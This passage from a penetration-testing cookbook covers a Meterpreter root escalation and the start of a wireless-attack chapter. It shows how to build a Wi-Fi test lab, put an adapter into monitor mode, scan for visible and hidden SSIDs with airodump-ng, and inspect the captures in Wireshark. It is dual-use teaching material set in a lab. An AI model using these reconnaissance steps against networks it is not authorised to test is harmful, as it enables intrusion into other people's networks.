```

The following figure shows the output:

```
meterpreter > getuid
Server username: root
meterpreter >
```

Figure 10.26 – Root privilege

We have achieved root access.

## How it works...

In this scenario, we started off logged in as just a standard user. From there, we turned this SSH session into a Meterpreter session. We were then able to use some advanced techniques to scan for potential vulnerabilities to gain elevated privilege. We selected and launched one of these suggested exploits and obtained root access.

## See also...

This is a great research paper on chained exploit execution with the use of AI to identify potential chained escalation flows: <https://www.usenix.org/system/files/usenixsecurity24-depasquale.pdf>.

## Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](http://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require one.*

UNLOCK NOW





# 11

## Wireless Warfare: Dominating the Airwaves

In this chapter, we will explore the techniques and tools used to assess and attack wireless networks. Wireless environments introduce unique vulnerabilities, such as misconfigured access points to easy-to-spoof environments. This chapter guides you through building a controlled lab for Wi-Fi testing and walks you through tactics used against wireless networks.

You will begin by setting up a wireless testing environment with a supported adapter and a target access point. From there, you will learn how to scan for visible and hidden SSIDs, analyze collected wireless traffic, and launch **denial-of-service (DoS)** attacks against client devices. You'll capture WPA2 handshakes and crack them using wordlist attacks, bypass MAC-based authentication by spoofing authorized clients, and execute rogue access point attacks to harvest sensitive credentials through deceptive captive portals.

These recipes highlight how wireless attacks combine attacks and social engineering to compromise network security.

The following recipes will be covered in this chapter:

- Building a WLAN testing environment
- Scanning for SSIDs
- Scanning for hidden SSIDs
- Examining collected data
- Performing a wireless DoS attack: deauthentication attack
- Cracking WPA2 keys
- Spoofing a valid client's MAC address



- Using public Wi-Fi to capture credentials
- Attacking the corporate Wi-Fi network

## Technical requirements

The recipes in this chapter rely on a controlled wireless testing environment built using a compatible wireless adapter and a configurable travel router to be used as the target of our testing.

For wireless scanning and attack capabilities, we use the ALFA AWUS036ACM USB wireless adapter, which is based on the MediaTek MT7612U chipset. This adapter was selected due to its native support in modern Kali Linux builds, eliminating the need for additional drivers. It supports both 2.4 GHz and 5 GHz frequencies and is capable of monitor mode and packet injection. These are essential features for effective wireless penetration testing that may not be available in the built-in wireless adapter. The adapter is connected to the host system and passed through to the Kali VM.

As the target access point, we use the GL.iNet Opal (GL-SFT1200) travel router. This device runs OpenWrt-based firmware, offering a wide range of configuration options. The Opal is low-cost, readily available, and ideal for simulating realistic wireless environments in a lab setting. The Opal can be easily adjusted to support each test scenario.

Together, this hardware forms the basis of our wireless lab environment. This setup ensures that all recipes in this chapter can be executed safely and consistently, without reliance on internet connectivity or impacting legitimate wireless connectivity.

## Building a WLAN testing environment

In this recipe, we will reconfigure our testing environment specifically for the WLAN lab testing. We will assume the use of the devices as specified in the *Technical requirements* section. You may alter the parts and devices based on your discretion; however, you will be responsible for making the needed changes. The parts specified in the technical requirements were selected based on minimal cost with maximum capability and functionality for testing, including ensuring that the drivers were already present in the Kali Linux environment.

## Getting ready

You need the following to complete this recipe:

- Kali Linux VM to be shut down
- GL.iNet Opal (GL-SFT1200) travel router factory reset to default configuration
- ALFA AWUS036ACM USB wireless adapter and USB cable
- Available USB 3 port on the Windows host machine

## How to do it...

1. From your Windows host machine, ensure that you can access the internet by opening a browser window and navigating to <https://www.yahoo.com>.
2. Your existing testing environment should look similar to the following figure. The Kali testing environment is directly connected via Ethernet to your existing network.




Figure 11.1 – Original lab environment

3. Start by disconnecting the LAN interface from your computer.
4. Take that Ethernet connection and plug it into the WAN port of your Opal travel router.
5. With the supplied Ethernet cable from the travel router or another suitable Ethernet cable, connect one of the LAN ports to the host computer.
6. Plug the power cable for the travel router in and allow it some time to boot up.
7. From the Windows host machine, ensure you can access the internet again by opening a browser window and navigating to <https://www.yahoo.com>.



### Tip

If you are having problems accessing the internet, try the following:

- Allow more time for the router to boot and recheck
  - Double-check all connections
  - Ensure that your LAN port is set to receive an IP address from DHCP
  - Reset the Opal travel router to the factory default
8. Reboot the Windows host machine
  9. From the host PC, open a browser window and navigate to <http://192.168.8.1>, the Opal travel router web interface.

### Tip



The travel router will normally use the 192.168.8.0/24 subnet when defaulted. If it is not using this subnet, you can open a command prompt on the Windows host machine and use `ipconfig` to determine the subnet. Then, navigate to the default gateway IP address listed. Make note of this IP address for future use.

10. Select your preferred language and set a password for the router.
11. You may now close the web interface.
12. Connect the supplied USB cable that came with the ALFA wireless adapter to an available USB 3 port of the host Windows machine.
13. Plug the other end into the ALFA wireless adapter.
14. Your connections should now look like the following figure, where your Kali testing environment connects to the Wi-Fi router on the LAN port and your existing network connects to the WAN port of the Wi-Fi router:




Figure 11.2 – WLAN test environment

15. From the host computer, go to **Settings | Devices | Bluetooth & other devices** and scroll down to **Other devices**, where you should see **802.11ac Wireless LAN Card**.




Figure 11.3 – Other devices

16. You may close the window.
17. Launch VirtualBox.
18. Select the Kali VM and click **Settings**.




Figure 11.4 – Kali Settings

19. Select **USB**.

20. Under **USB Device Filters**, click the **Add** button with the green plus sign:




Figure 11.5 – USB Device Filters

21. Select the **MediaTek Inc. Wireless** option:




Figure 11.6 – MediaTek Inc. Wireless

22. Then, select **OK**.  
23. Start the Kali VM.  
24. Open a terminal window.  
25. Run the following command:

```
lsusb
```

26. Validate that you see the MediaTek device in the output:

```
(kali㉿kali)-[~]
$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 002 Device 003: ID 0e8d:7612 MediaTek Inc. MT7612U 802.11a/b/g/n/ac
Wireless Adapter
```

Figure 11.7 – The `lsusb` output



#### Tip

If the `lsusb` command hangs or you don't see the MediaTek device, try disconnecting for a minute and reconnecting the wireless adapter to the host. Also, you may need to try rebooting the host and Kali machines.

27. Now, we must set the regulatory domain for your physical location.  
28. To check what our regulatory domain is set for, use the following:

```
iw reg get
```

29. To set it to the US, use the following. If not in the US, please replace with your regulatory domain:

```
sudo iw reg set US
```

30. You may now exit the terminal window.

When you complete this chapter, you can restore your original connectivity.

## How it works...

This recipe is very straightforward for setting up your wireless lab environment. We inserted the Opal router between our LAN and our host PC. Further, we connected the ALFA wireless adapter to our host PC, and most importantly, we created a device filter that tells the Windows host PC that we want Kali to have exclusive use of the device.

## See also

More information on the ALFA AWUS036ACM can be obtained at [https://www.alfa.com.tw/products/awus036acm\\_1?variant=40320133464136](https://www.alfa.com.tw/products/awus036acm_1?variant=40320133464136), and information on the GL.iNet Opal (GL-SFT1200) can be found at <https://www.gl-inet.com/products/gl-sft1200/>.

## Scanning for SSIDs

In this recipe, we will use Kali Linux and our wireless adapter in monitor mode to scan for visible wireless networks in range. By passively capturing beacon frames, we can identify all SSIDs that are active, along with their corresponding channels, encryption types, and signal strengths. This initial reconnaissance step is critical for understanding the wireless environment, identifying potential targets, and planning further penetration testing activities. This is a completely passive activity that provides no indication of your activities.

### Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (lsusb)

### How to do it...

1. From Kali, open a web browser and go to the Opal travel router IP address (<http://192.168.8.1>) and log in.
2. From the main interface, click on **WIRELESS**, enable the 2.4 and 5 GHz radios, and set their transmit power to **Low**. You may change the name, security, and password if you wish.



#### Note

Our travel router is in such close proximity to our antenna that setting the power to **Low** will help reduce noise to other wireless access points around us.

3. You may now close the web browser.
4. From Kali, open a terminal window and enter the following commands to prepare your wireless device:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

5. Wireless adapter names may change. You can verify by either using `ip link` or `iw dev` to validate.

```
(kali㉿kali)-[~]
$ sudo airmon-ng check kill

(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy1	wlan0	mt76x2u	MediaTek Inc. MT7612U 802.11a/b/g/n/ac (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon) (mac80211 station mode vif disabled for [phy1]wlan0)

Figure 11.8 – The airmon-ng preparation

- Let's start capturing the beacon frames, scanning for our SSIDs, and dumping the information:

```
sudo airodump-ng wlan0mon
```

```
CH 3][Elapsed: 6 s][2025-06-22 09:50
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
CC:40:D0:8B:C2:F0	-85	1	0 0	8	195	WPA2 CCMP	PSK	shfury
94:18:65:A4:68:7E	-74	1	2 0	3	260	WPA2 CCMP	PSK	Death Star
94:83:C4:3B:13:3F	-35	5	0 0	6	270	WPA2 CCMP	PSK	GL-SFT1200-33d
1A:BB:E5:1E:85:38	-82	2	0 0	1	195	WPA2 CCMP	PSK	SpectrumSetup-38
06:7B:C8:E8:CB:AE	-61	3	0 0	1	260	WPA2 CCMP	PSK	IoT
0A:7B:C8:E8:CB:AE	-61	3	0 0	1	260	WPA2 CCMP	CMAC	omega
54:21:60:23:65:B9	-60	6	0 0	1	65	WPA2 CCMP	PSK	Alula2365B8

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Figure 11.9 – The airodump-ng output

Notice that the information being obtained provides the name (ESSID), channels (CH), encryption (ENC), ciphers (CIPHER), and authentication (AUTH).

Notice too that we are only seeing the 2.4 GHz channels. In the US, there are 3 major bands that we would need to monitor: 2.4 GHz, 5 GHz, and 6 GHz. You may not have a full picture unless you scan them all.

- To exit the dump, press *Ctrl + C*.
- Let's restart it with a new option that will scan the additional bands:

```
sudo airodump-ng --band abg wlan0mon
```



CH 38 ][ Elapsed: 12 s ][ 2025-06-22 10:00

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CE:D6:76:69:1C:50	-76	5	3 0 36	720	WPA2	CCMP	PSK	IoT	
C2:D6:76:69:1C:50	-75	5	0 0 36	720	WPA2	CCMP	CMAC	omega	
94:83:C4:3B:13:40	-29	5	2 0 36	780	WPA2	CCMP	PSK	GL-SFT1200-33d-5G	
86:3E:1D:4F:18:C6	-48	5	0 0 36	130	WPA2	CCMP	PSK	<length: 0>	
00:25:00:FF:94:73	-1	0	0 0 -1	-1					
06:7B:C8:E8:D4:0E	-48	5	2 0 6	260	WPA2	CCMP	PSK	IoT	
0A:7B:C8:E8:D4:0E	-47	5	0 0 6	260	WPA2	CCMP	CMAC	omega	
E2:55:A8:7D:17:3F	-68	2	0 0 11	130	WPA2	CCMP	CMAC	omega	
54:2A:1B:98:DE:75	-1	0	2 0 11	-1	WPA				<length: 0>
EE:55:A8:7D:17:3F	-68	2	0 0 11	130	WPA2	CCMP	PSK	IoT	
22:9F:C3:55:24:88	-48	5	0 0 11	360	WPA2	CCMP	PSK	<length: 0>	
94:18:65:A4:68:7E	-68	5	0 0 3	260	WPA2	CCMP	PSK	Death Star	
94:83:C4:3B:13:3F	-32	21	0 0 6	270	WPA2	CCMP	PSK	GL-SFT1200-33d	
06:7B:C8:E8:CB:AE	-61	5	3 0 1	260	WPA2	CCMP	PSK	IoT	
0A:7B:C8:E8:CB:AE	-60	3	1 0 1	260	WPA2	CCMP	CMAC	omega	
54:21:60:23:65:B9	-70	3	0 0 1	65	WPA2	CCMP	PSK	Alula2365B8	

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
CE:D6:76:69:1C:50	DC:A6:32:25:4E:18	-1	12e- 0	0	1		
00:25:00:FF:94:73	FE:3A:A2:A8:B5:76	-40	0 -12	0	5		
06:7B:C8:E8:D4:0E	24:DF:A7:F1:0E:2D	-62	0 - 6	0	1		
(not associated)	54:2A:1B:98:DE:75	-41	0 - 1	0	1	HHID_aetMK4LCp1J4sJlUTzU0Cd8Ue6C	
54:2A:1B:98:DE:75	94:9F:3E:D4:D9:39	-27	0e- 1	324	3	HHID_aetMK4LCp1J4sJlUTzU0Cd8Ue6C	
EE:55:A8:7D:17:3F	FC:B9:7E:8C:F6:1E	-80	0 - 1	0	1		

Figure 11.10 – The airodump-ng band selection

**Tip**

Make note of the BSSID of your two broadcasting SSIDs – this will come in handy in later recipes in this chapter.

9. You may now stop the dump by hitting *Ctrl + C*.
10. To regain standard usage of your wireless adapter, enter the following:

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

11. You may now exit the terminal window.

If you will not be continuing to the next recipe in a short period of time, I would suggest logging back in to the Opal Wi-Fi router and disabling the wireless.

## How it works...

Wireless networks periodically broadcast beacon frames, which contain information about their network. These beacons are transmitted by **access points (APs)** on a regular interval, allowing nearby devices to discover available networks. When we place our ALFA AWUS036ACM wireless adapter into monitor mode, it passively listens to all wireless traffic. Tools such as airodump-ng capture these beacon frames and display the details of visible SSIDs.

The output from `airodump-ng` includes the following data:

- BSSID (MAC address of the AP)
- PWR (signal strength)
- CH (channel the AP is broadcasting on)
- ENC, CIPHER, and AUTH (encryption details)
- ESSID (the network name)

## There's more...

While `airodump-ng` is one of the most widely used tools for wireless scanning, there are several alternatives and complementary tools worth exploring. For instance, **bettercap** includes powerful wireless reconnaissance capabilities with real-time data visualization and scripting support. Tools such as **Kismet** provide continuous passive monitoring with logging, alerting, and even device tracking capabilities.

For more on wireless reconnaissance and monitoring, visit the following links:

- **airodump-ng**: <https://www.aircrack-ng.org/doku.php?id=airodump-ng>
- **Kismet**: <https://www.kismetwireless.net/>
- **bettercap**: <https://www.bettercap.org/modules/wifi/>

## Scanning for hidden SSIDs

In this recipe, we will identify wireless networks that have been configured not to broadcast their SSID, often referred to as **hidden networks**. Although these networks attempt to conceal their presence by omitting the SSID from beacon frames, they still transmit other identifiable information, such as the BSSID and channel. By using `airodump-ng` in monitor mode, we can detect these hidden networks and wait for a client device to connect, at which point the SSID is revealed.

## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (lsusb)

## How to do it...

1. From Kali, open a web browser and go to the Opal travel router IP address (<http://192.168.8.1>) and log in.
2. From the main interface, click on **WIRELESS**, enable the 2.4 and 5 GHz radios, and set their transmit power to **Low**. Change the SSID to different names and set **SSID Visibility** to **Hidden**. Ensure you have **WPA2-PSK** for **Wi-Fi Security**, and set **Wi-Fi Password** to goodlife.




Figure 11.11 – Creating a hidden SSID

3. You may now close the web browser.
4. From Kali, open a terminal window and enter the following commands to prepare the wireless device:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

5. Let's get ready to collect information in a file by creating a new directory:

```
cd
mkdir wlan-hidden
cd wlan-hidden
```

- Let's start a packet dump with the following command. Then, look for <length: 0> in the name, which denotes a hidden SSID, as shown in the figure that follows. I highlighted the one with the BSSID we noted from the previous recipe. This way, you know which one to target for our lab:

```
sudo airodump-ng --band abg wlan0mon
```

CH 64 ][ Elapsed: 24 s ][ 2025-06-22 10:46

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
06:7B:D8:E8:D4:0E	-51	5	0 0 48	720	WPA2	CCMP	PSK	IoT	
0A:7B:D8:E8:D4:0E	-51	5	0 0 48	720	WPA2	CCMP	CMAC	omega	
32:0E:C3:55:24:00	-60	6	0 0 48	360	WPA2	CCMP	PSK	<length: 0>	
94:83:C4:3B:13:40	-26	5	0 0 36	780	WPA2	CCMP	PSK	<length: 0>	
C2:D6:70:09:1C:50	-79	5	0 0 36	720	WPA2	CCMP	CMAC	omega	
86:3E:1D:4F:18:C6	-46	5	0 0 36	130	WPA2	CCMP	PSK	<length: 0>	
CE:D5:76:69:1C:50	-78	5	8 0 36	720	WPA2	CCMP	PSK	IoT	
00:25:00:FF:94:73	-1	0	0 0 -1	-1				<length: 0>	
06:7B:C8:E8:D4:0E	-46	4	5 0 6	260	WPA2	CCMP	PSK	IoT	
0A:7B:C8:E8:D4:0E	-46	4	0 0 6	260	WPA2	CCMP	CMAC	omega	
EE:55:A8:7D:17:3F	-70	2	2 0 11	130	WPA2	CCMP	PSK	IoT	
E2:55:A8:7D:17:3F	-70	2	0 0 11	130	WPA2	CCMP	CMAC	omega	
A0:7F:8A:02:93:FA	-84	2	0 0 11	260	WPA2	CCMP	PSK	Flower	
54:2A:1B:98:DE:75	-1	0	6 0 11	-1	WPA			<length: 0>	
CC:40:D0:8B:C2:F0	-85	1	0 0 8	195	WPA2	CCMP	PSK	shfury	
94:18:65:A4:68:7E	-75	4	0 0 3	260	WPA2	CCMP	PSK	Death Star	
AE:6E:84:35:4C:CA	-67	2	0 0 2	360	WPA2	CCMP	PSK	<length: 0>	
1A:BB:E5:1E:85:38	-76	2	0 0 1	195	WPA2	CCMP	PSK	SpectrumSetup-38	
54:21:60:23:65:B9	-63	8	0 0 1	65	WPA2	CCMP	PSK	Alula2365B8	
06:7B:C8:E8:CB:AE	-59	8	1 0 1	260	WPA2	CCMP	PSK	IoT	
0A:7B:C8:E8:CB:AE	-59	8	0 0 1	260	WPA2	CCMP	CMAC	omega	
94:83:C4:3B:13:3F	-25	21	0 0 6	270	WPA2	CCMP	PSK	<length: 0>	
22:9F:C3:55:24:88	-48	7	0 0 11	360	WPA2	CCMP	PSK	<length: 0>	

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:25:00:FF:94:73	FE:3A:A2:A8:B5:76	-41	0 -12	0	2		
06:7B:C8:E8:D4:0E	50:14:79:22:65:00	-1	6e- 0	0	1		
06:7B:C8:E8:D4:0E	7C:87:CE:BC:F6:65	-63	6e-54	0	3		

Figure 11.12 – Dump including hidden SSIDs

- Let's capture packets specifically from that one particular BSSID:


```
sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 -w hidden_ssid
wlan0mon
```



#### Tip

The -c denotes the specific channel to scan.

- You can sit at this screen all day, and you will never see anything happen to that SSID. This is because an access point transmits its SSIDs through beacons. However, when they are hidden, it does not include the SSID in the beacons. To find it, you have to wait until a client connects. Using your cell phone or another device, connect to the hidden SSID with the name and credentials you created. As soon as you connect, you will see the name discovered:



```
CH 36][Elapsed: 4 mins][2025-06-22 11:11][WPA handshake: 94:83:C4:3B:13:40
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
94:83:C4:3B:13:40	-29	100	2664	139 7	36	780	WPA2	CCMP	PSK	Hidden-5G

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
94:83:C4:3B:13:40	58:66:6D:A9:63:8B	-40	6e-24	0	118	EAPOL	

Figure 11.13 – Hidden SSID discovered

- To regain standard usage of your wireless adapter, enter the following:

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

- You may now exit the terminal window.

If you will not be continuing to the next recipe in a short period of time, I would suggest logging back in to the Opal Wi-Fi router and disabling the wireless.

## How it works...

When an AP is configured to hide its SSID, it does not include the network name in its beacon frames. However, the AP still responds to probe requests from clients, and the responses include the full SSID. Additionally, when a client device connects to a hidden SSID, it reveals the SSID as part of the association request.

## There's more...

While some people still deploy hidden SSIDs, they offer no real protection against anyone with basic wireless reconnaissance tools, as you have discovered through this recipe. Further, some client devices misbehave when probing for hidden networks, actively broadcasting their presence more aggressively and weakening overall privacy.

## Examining collected data

In this recipe, we will examine the previously captured data with Wireshark. Understanding how to decode wireless frames is an important aspect of working with wireless networks while pentesting.

# Getting ready

You need the following to complete this recipe:


- Kali Linux to be up and operational
- The captured files from the previous recipe, *Scanning for hidden SSIDs*

# How to do it...

1. From Kali, open Wireshark.
2. From the top menu, select **File | Open**, browse to /home/kali/wlan-hidden, and open the hidden\_ssid-01.cap file.

You will be presented with a list of the packets captured from the previous recipe.


3. Spend some time looking through the packets.
4. When ready, look for a beacon frame. Note the SSID; it will show wildcard. This is an indication of the hidden SSID:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	GLTechnologi_3b:13:...	Broadcast	802.11	219	Beacon frame, SN=2637, FN=0, Flags=....., DT=100, SSID=wildcard
2	8.089129		ce:d6:76:69:1c:50	802.11	10	Acknowledgement, Flags=.....
3	9.481267	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2730, FN=0, Flags=p.....F
4	9.481284	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2731, FN=0, Flags=p.....F
5	11.205451		Broadcast:00:ff:ff	802.11	10	Clear-to-send, Flags=...P....
6	11.215165		Broadcast:00:ff:ff	802.11	10	Clear-to-send, Flags=...P....
7	19.721005	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2832, FN=0, Flags=p.....F
8	19.721036	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2833, FN=0, Flags=p.....F
9	23.003981		ce:d6:76:69:1c:50	802.11	10	Acknowledgement, Flags=.....
10	28.758661		ce:d6:76:69:1c:50	802.11	10	Acknowledgement, Flags=.....
11	29.271301		ce:d6:76:69:1c:50	802.11	10	Acknowledgement, Flags=.....
12	29.061555	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2934, FN=0, Flags=p.....F
13	29.061566	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=2935, FN=0, Flags=p.....F
14	33.624268		ce:d6:76:69:1c:50	802.11	10	Acknowledgement, Flags=.....
15	40.201249	GLTechnologi_3b:13:...	Broadcast	802.11	76	Data, SN=3036, FN=0, Flags=p.....F

Figure 11.14 – Beacon frame

5. Scroll down until you first see the device you connected to the access point in the last recipe; for me, it was an Apple device. Note that the Apple device begins the connection with packet 156, and the first indication of the SSID is sent from the Apple device to the Opal travel router in packet number 160. Packet numbers will vary in your output:



No.	Time	Source	Destination	Protocol	Length	Info
148	268.679639		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
149	268.680296		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
150	268.680219		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
151	268.680604		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
152	268.680608		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
153	268.681153		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
